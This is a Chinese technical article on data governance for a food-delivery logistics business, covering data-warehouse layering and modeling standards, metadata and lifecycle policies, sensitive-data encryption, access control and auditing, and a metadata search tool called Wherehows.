这里所说的技术标准，主要是针对数据 RD 提出的建模标准和数据生产规范，通过建模标准来明确数仓分层架构，并清晰定义每一层的边界与职责，采用维度建模的设计理念。我们的整个仓库架构分为四层：操作层、基础事实层、中间层和应用层，并在每一层同步制定对应的建模规范，如下图所示：

数仓架构以及建模标准

除了建模标准外，我们还制定了涵盖从生产到运维环节的生产规范以保障模型的质量，主要包括上线前的模型评审、生产过程中的完成元数据配置、DQC、SLA 和生命周期设置以及上线后的日常运维机制等等。尤其针对元数据管理和生命周期管理，我们分别制定了仓库每一层元数据维护规范和生命周期管理规范，其中元数据管理规范，是依据数仓各层级中各种类型表的建模标准来制定，需要做到规范命名，明确数据归属，并打通业务元数据和技术元数据之间的关系。而生命周期管理规范，是依据配送业务特点和数仓各层级现状来制定的，如下表所示：

数据仓库表分类	主题/实体	业务过程	主键	维度	维度属性	指标	是否核心模型
分析宽表	需要(跨主题)	X	需要	需要 指定对应的维度表	需要 有表的对应Code表，没有表的枚举值及说明，采用键值对方式	需要	是
汇总聚合表	需要(单一主题)	X		需要 指定对应的维度表		需要	
事实表(主题核心表)	需要(单一主题)	需要	需要	需要 指定对应的维度表	需要 有表的对应Code表，没有表的枚举值及说明，采用键值对方式	不需要	是
事实表(非核心表)	需要(单一主题)	需要	需要	需要 指定对应的维度表	需要 有表的对应Code表，没有表的枚举值及说明，采用键值对方式	不需要	否
维度表			需要	需要 指定对应的维度表	需要 有表的对应Code表，没有表的枚举值及说明，采用键值对方式	X	是
快照表	需要(单一主题)	需要	需要	X	X	X	
三方解耦表	需要(有可能跨主题)			需要 指定对应的维度表	需要	需要	


仓库各层元数据管理标准

仓库层级	数据类别	生命周期管理策略	存储方式
A	原始业务数据	永久保留策略	HDFS(ORC格式存储)
	原始LOG数据	周期性删除策略（保留1.5年）	RAID存储
B3/B1	基础明细数据/单维宽表模型	永久保留策略	HDFS(ORC格式存储)
B2/C	汇总表数据/应用表数据	周期性删除策略（2年）	HDFS(ORC格式存储)

仓库各层生命周期管理策略

4.1.3 安全标准

围绕数据安全标准，首先要有数据的分级、分类标准，确保数据在上线前有着准确的密级。第二，针对数据使用方，要有明确的角色授权标准，通过分级分类和角色授权，来保障重要数据拿不走。第三，针对敏感数据，要有隐私管理标准，保障敏感数据的安全存储，即使未授权用户绕过权限管理拿到敏感数据，也要确保其看不懂。第四，通过制定审计标准，为后续的审计提供审计依据，确保数据走不脱。




安全标准建设

4.1.4 资源管理标准

在资源管理方面，配送技术工程部已经对资源管理涉及的内容进行了合理抽象和准确定义，抽象出租户、资源和项目组等概念。不管是后续的资源预算还是资源管理，我们都需要基于租户和项目组来进行运营，因此，对于业务团队而言，我们只需要将租户和项目组特定职能划分清楚，然后根据不同的职能归属我们的资产，并分配生产该资产所需要的资源。为了方便后续的运营，我们对每个租户和项目组分配确定了责任人，由责任人对运营结果负责。

对业务部门来说，资源管理的关键是对数据资产做清晰的分类，基于数据的分类划分不同的租户和项目组，将数据和租户、项目组实现一一映射。由于租户和项目组都有特定的责任人对其负责，因此，我们通过这种映射关系，不仅实现了资产的隔离，还实现了资产确权（项目组负责人同时对资产负责和运营）。我们整体将数据分为两大类，一是原始数据，包括流到数据中心的数据和日志中心的数据，针对流入数据中心的数据，根据其产生的方式不同，又进一步分为业务数据和流量数据。二是加工数据，对应着数据团队的仓库建设和其他团队的集市建设。基于上述的描述，针对资源管理，我们做了如下划分和确权：



资源划分与管理

4.2 重实施，保落实


第二步，落实第一步的标准，完成数据治理第一阶段的目标，实现存量数据“由乱到治”，并完成相应组织和工具的建设，为实现第二阶段“行不逾矩”这一目标提供工具和组织能力。在此过程中，主要分成三个方面的治理工作：第一，架构模型“由乱到治”的治理，消除模型冗余、跨层引用和链路过长等问题，在架构上保证模型的稳定性和数据一致性；第二，元数据“由乱到治”的治理，实现指标的标准定义、技术元数据的完整采集并建立指标与表、字段的映射关系，彻底解决指标认知一致性，以及用户在使用数据过程中的“找数难”等问题；第三，围绕着隐私安全和共享安全加强数据的安全管控来实现数据走不脱、拿不走，以及隐私数据看不懂这一目标。

4.2.1 架构治理

总结起来，架构方面的治理主要是解决两个问题：第一，模型的灵活性，避免需求变更和业务迭代对核心模型带来的冲击，让 RD 深陷无休止的需求迭代中；第二，数据一致性，消除因模型冗余、跨层引用等问题带来的数据一致性问题。


模型灵活性

配送解决的是效率、成本和体验三者之间的平衡问题，即在满足一定用户体验的条件下，如何提升骑手配送效率，服务更多的商家，以及如何管控骑手，降低配送成本。抽象到数据层面，基本上反映为上游包裹来源的变化、配送对外提供服务的变化以及对内业务管控的变化。为屏蔽业务迭代给核心模型带来的冲击，我们通过对外封装包裹属性和对内封装运单属性，抽象出包裹来源、提供服务、业务架构等一致性维度，任何业务迭代在数据层面只涉及维度的调整，大大降低了对核心模型冲击和“烟囱式”数据建设问题（新来一个业务，就拉起一个分支进行建设）。



包裹事实分配到运单明细构造单一运单模型


配送指标体系建设的一个重点就是要输出各组织层级的规模、体验和效率指标，实现对运力的有效管控，运力所属组织的层级关系会随业务的迭代而不断变化。为了适应这种变化，避免仅仅因增加维度带来中间层数据的重复建设，我们将组织层级维表由固定层级建模方式调整为桥接表的方式来自适配组织层级变化，从而实现了中间层模型可以自动适配组织层级的变化，能自动产生新维度的指标。如下图所示：



桥接表自适配组织层级灵活变动

在精细化分析的场景下，业务会有分时段、分距离段以及分价格段的数据分析诉求。我们以分时段为例，有晚高峰、午高峰、下午茶等不同的分时段，不同的业务方对同一个时段的定义口径不同，即不同的业务方会有不同的分时段策略。为解决该场景下的分析诉求，我们在事实表中消除退化维度，将原来封装到事实表的时段逻辑迁移到维度表中，并将事实表中的时间进行按特定的间隔进行刻度化作为维表中的主键，将


该主键作为事实表的外键。这样，针对业务不同的时间策略需要，我们就可以在维表中进行配置，避免了重复调整事实表和反复刷数的问题。即通过将时间、价格、距离事实刻度化，实现灵活维度分析。如下图所示：



通过将时间刻度化，实现灵活分析


数据一致性

数据一致性得不到保障的一个根本原因，是在建模的过程中没有实现业务口径标签化，并将业务口径下沉到主题层。很多同学在基于需求进行开发时，为实现方便，将新指标口径通过“Case When”的方式在应用层和中间层进行封装开发，主题层建设不能随着业务的迭代不断完善，RD 在开发过程中会直接引用仓库的快照表在中间层或应用层完成需求开发。久而久之，就会造成数据复用性低下，相同指标的口径封装在不同的应用表来满足不同报表的需求，但随着应用的增多，很难保障相同指标在不用应用表封装逻辑的一致性，数据一致性难以得到保障，同时这种方式还带来两个严重后果：第一，跨层引用增多，数据复用性低下，造成计算和存储成本的浪费；第二，一旦指标口径发生变化，将是一个“灾难”，不仅影响评估是一个问题，而且涉及该指标的应用层逻辑调整对 RD 来说也是一个巨大的挑战。



治理前模型架构

因此，我们在“由乱到治”的治理过程中，以衍生事实的方式实现业务口径标签化，将业务逻辑下沉到主题层，消除跨层引用和模型冗余等问题，从技术层面保障数据一致性是该阶段架构治理的重点。我们在业务上，已经划分了严格的数据域和业务过程，在主题建设层面，将业务划分的数据域作为我们的主题，并基于业务过程进行维度建模，将属于该业务过程的指标口径封装在对应业务过程下的衍生事实中。




治理后模型架构

4.2.2 元数据治理

元数据治理主要解决三个问题：首先，通过建立相应的组织、流程和工具，推动业务标准的落地实施，实现指标的规范定义，消除指标认知的歧义；其次，基于业务现状和未来的演进方式，对业务模型进行抽象，制定清晰的主题、业务过程和分析方向，构建完备的技术元数据，对物理模型进行准确完善的描述，并打通技术元数据与业务元数据的关系，对物理模型进行完备的刻画；第三，通过元数据建设，为使用数据提


效，解决“找数、理解数、评估”难题以及“取数、数据可视化”等难题。

首先，为保障业务标准的顺利实施，实现业务对指标认知一致性这一目标。我们协同产研、商分、业务部门推动成立了度量衡委员会，并建立起指标运营机制，通过组织保障来实现指标运营按照规范的标准和流程实施。如下图所示：



指标注册流程


其次，基于配送业务的现状和未来演进方式，我们进行了高度的业务抽象，完成了主题、业务过程和分析方向等元数据内容的建设。配送即物流，通过线上系统和线下运营，我们将用户的配送需求和美团的运力进行有效的资源配置，实现高服务体验、低成本的配送服务。对外，我们将配送服务通过平台化的方式，提供给用户、商户和电商平台，以满足不同用户在不同业务场景下的配送需求。 对内，我们通过不同的调度模式将运单池中的运单调度给合适的骑手来完成履约，平衡规模、成本和体验之间的关系。如下图所示：



配送业务模式抽象

基于以上的业务模式，我们划分了运单主题（对履约数据域下的数据进行构建，支撑规模和体验的数据分析需求）、调度主题（调度数据域下产生的数据，用于支撑调度策略的分析）、结算、评价、投诉、取消主题（用于支撑体验、成本数据分析需求）和管控主题（用于支撑运力奖惩、违规和招募分析需求）等各种主题，并在每个主题下划分对应的业务过程，在应用层制定分析方向的分析标签，通过对元数据内容的建设完成对业务的抽象，为物理模型的刻画准备了基础数据。

第三，元数据服务建设，我们打通了元数据从采集到构建再到应用的整条链路，为使用数据提效，解决“找数、理解数、评估”难题以及“取数、数据可视化”难题。在整个建设过程中，我们围绕着元数据采集、元模型构建、元数据服务以及最后的产品应用进行展开，整体架构如下图所示：



元数据建设架构图

元数据采集

元数据采集分为人工录入和自动抽取，通过人工录入的方式实现物理表的准确归属（包括该表属于仓库哪一层、对应的主题、业务过程、星型模型关系等）以及指标的采集，从而完成技术元数据和业务元数据的采集，通过自动抽取的方式完成生产元数据的采集和使用元数据的采集，主要包括：物理模型的依赖关系、存储占用、热度、等信息。

元模型构建

分为以物理表为核心的基础元模型构建，以及以血缘为中心的血缘元模型。基础元模型构建以物理表为中心，打通其与技术元数据（主题、业务过程、Schema）的关系，实现了物理表的清晰归属，打通其与生产元数据的关系，为其加上了物理表查询热度、资源消耗、查询密级等生产使用信息，打通其与指标、维度和应用的对应关系，为上层的取数应用建立了完备的元数据。血缘元模型以血缘为中心，不仅构建了从上游业务表到仓库离线表的物理血缘，而且打通了仓库离线表到下游对应报表的血缘，为后续的影响评估构建了完备的元数据基础。

元数据服务

统一元数据服务（OneService），主要提供两类元数据服务，提供查询表、指标、维度基本信息的基础元数据服务以及查询表级血缘、字段级血缘的血缘服务。

元数据应用

主要孵化出了三个产品，以“找数、理解数、影响评估”为应用场景的数据地图（Wherehows），以“取数、数据可视化”为应用场景的数据可视化（QuickSight），以及以管理审计为目的的管理审计报表。

4.2.3 安全治理

安全治理主要加强了敏感数据的安全治理和数据共享环节的安全治理。通过对隐私数据的安全治理，不仅要保证其在存储环节的不可见性，而且还要保证在其使用环节对


用户进行双重鉴权，字段的密级鉴权和解密的密钥鉴权；通过对数据共享环节的安全治理，我们在数据分级分类的基础上，使数据的权限控制从表级权限控制扩展到行级权限控制。

敏感数据安全治理

敏感数据的安全治理，主要是解决敏感数据的存储安全和使用安全。离线场景下，敏感数据存储安全要解决两大挑战：

- 确保仓库侧处理方案既要屏蔽上游业务系统变动带来的影响，又要屏蔽自身策略对下游 BI 系统的影响。
- 要避免敏感数据在整个加工链路中的扩散。

因此，为解决仓库处理方案与上游业务系统和下游 BI 系统的解耦问题，我们在上游敏感数据落到 ODS 环节，确保落到 ODS 层的敏感数据必须是明文，为保障其安全，对 ODS 层的所有数据进行文件加密，但是在使用层面，对下游链路透明保障下游链路的正常生产，并限制 ODS 层数据权限的开放。ODS 层数据只用于安全生产，通过此方案既屏蔽了上游处理方案对仓库的影响，又解决了敏感数据的安全问题。当数据从离开仓库时，在传输环节对敏感数据进行可逆操作，将敏感数据以明文的形式推入 BI 库，实现与下游 BI 系统的解耦。为解决敏感数据在整个生产链路的扩散，我们在快照层对敏感数据进行脱敏处理，从快照层开始消除敏感数据，为保障敏感数据的可逆性，将 ODS 层的敏感数据抽取到安全库中并进行加密存储，实现安全独立管理。具体执行如下图所示：



针对敏感数据的使用安全，我们通过对敏感字段的权限控制和对解密密钥的权限控制，来实现敏感数据使用安全这一目标。针对单独抽取的敏感数据，我们除了针对敏感数据设置其相应的密级确保敏感数据的权限管控外，还基于”暗语”的加密方式为每个项目组分配一个相同的密钥，并且将该密钥存放到与 Hadoop 集群集成的 KMS 进行管理（确保支撑离线计算的高并发），确保解密时实现密钥的权限管控。

共享环节安全治理

针对共享环节的安全治理，我们主要是在数据生产环节完成数据的分级分类和数据确权，在数据的使用环节完成数据的表级权限控制和行级权限控制。确保数据在使用环节规范的审批流转，权限开放以后的安全审计，保证数据走不脱。

首先，我们在生产环节 B3、B2、B1 层数据按照主题或实体 C 层数据按照应用方向进行逻辑划分，并设定资源的密级和权限负责人。特别地为实现 B3 层数据在查询环节可按照业务线进行权限管控这一目标（即行级鉴权），针对 B3 层数据，我们标记该

数据需要在查询环节进行行级权限管控，标记使用行级鉴权所需的字段和该字段对应的枚举值。

其次，在使用环节，我们按照资产密级和使用人角色完成数据的审批流转，实现数据的安全共享。

第三，针对 B3 层数据，审计是否设置了行级权限管控。在数据开放时是否存在越权使用的情况，以及针对即将离职员工加强数据的使用审计，保证数据走不脱。

在数据“由乱到治”的治理过程中，我们不仅实现了存量数据的“由乱到治”，并且在此过程中沉淀出了一系列的建模方法论、工具，并建立了相应的安全小组和指标运营组织。同时，我们为后续增量数据治理确保数据建设“行不逾矩”，提供了强有力的组织保障、稳定的辅助工具和严格的执行标准。在数据治理的第二阶段实现增量数据的“行不逾矩”的过程中，我们主要围绕大数据架构审计、大数据安全与隐私管理审计、大数据质量管理审计和大数据生命周期管理审计这四方面的工作展开，保障治理工作的持续进行，不断提高了组织的治理水平。

5. 工具简介

5.1 数据地图（Wherehows）


数据地图作为元数据应用的一个产品，聚焦于数据使用者的“找数”场景，实现检索数据和理解数据的“找数”诉求。我们通过对离线数据集和在线数据集的元数据刻画，满足了用户找数和理解数的诉求，通过血缘图谱，完成物理表到产品的血缘建设，消除用户人肉评估的痛苦。

离线数据场景


1. 关键字检索和向导查询共同解决了“找数据”的问题：大部分的检索数据场景下，数据使用者都可以通过关键字检索来得到匹配结果。剩下的一小部分场景，例如，对于新人入职后如何了解整个数仓和指标的体系（数仓分几层，每层解决什么问题，都孵化出什么模型；整个指标、维度体系都是怎么分类，有哪些指标和维度），这部分场

景可以使用向导查询功能。向导查询相当于分类查询，将表和指标按照业务过程进行分类，用户可以按照分类逐步找到想要的表或指标。

2. 我们打通了业务元数据和技术元数据之间的关系，提高了“找数据”的能力：通过“Wherehows”查找到指标后，不仅不可查看指标的业务定义，还能查看指标的技术实现逻辑，指标在哪些维度或维度组合中已经实现，并且能够在哪张表里找到这些维度，或维度组合的指标数据。反之，也可以知道在某个维度下已经实现了哪些指标，对应的指标在哪些表里。这些功能能让用户更加方便地找到想要的数据。



3. 我们提供了较为完善的数据信息，帮助用户更好理解数据：对于表的信息，“Wherehows”除了提供表和字段的中英文名称、描述信息等基础信息外，为了帮助用户更好地理解表的建设思路，我们还提供了表的星型模型（可以关联的一致性维度及对应的维度表）、表的血缘关系等信息。



4. 我们通过评论问答功能，帮助用户可以快速得到问题反馈：如果用户看了信息后还是感到有问题，“Wherehows”提供评论问答的功能，用户通过这个功能可以进行提问，会有相应的负责人进行回复。对于重复问反复问的问题，用户通过查看其它人的提问和回复就能找到答案。并且负责人还会定期的将问答信息沉淀到对应的元数据里，不断地对元数据进行补充和完善。

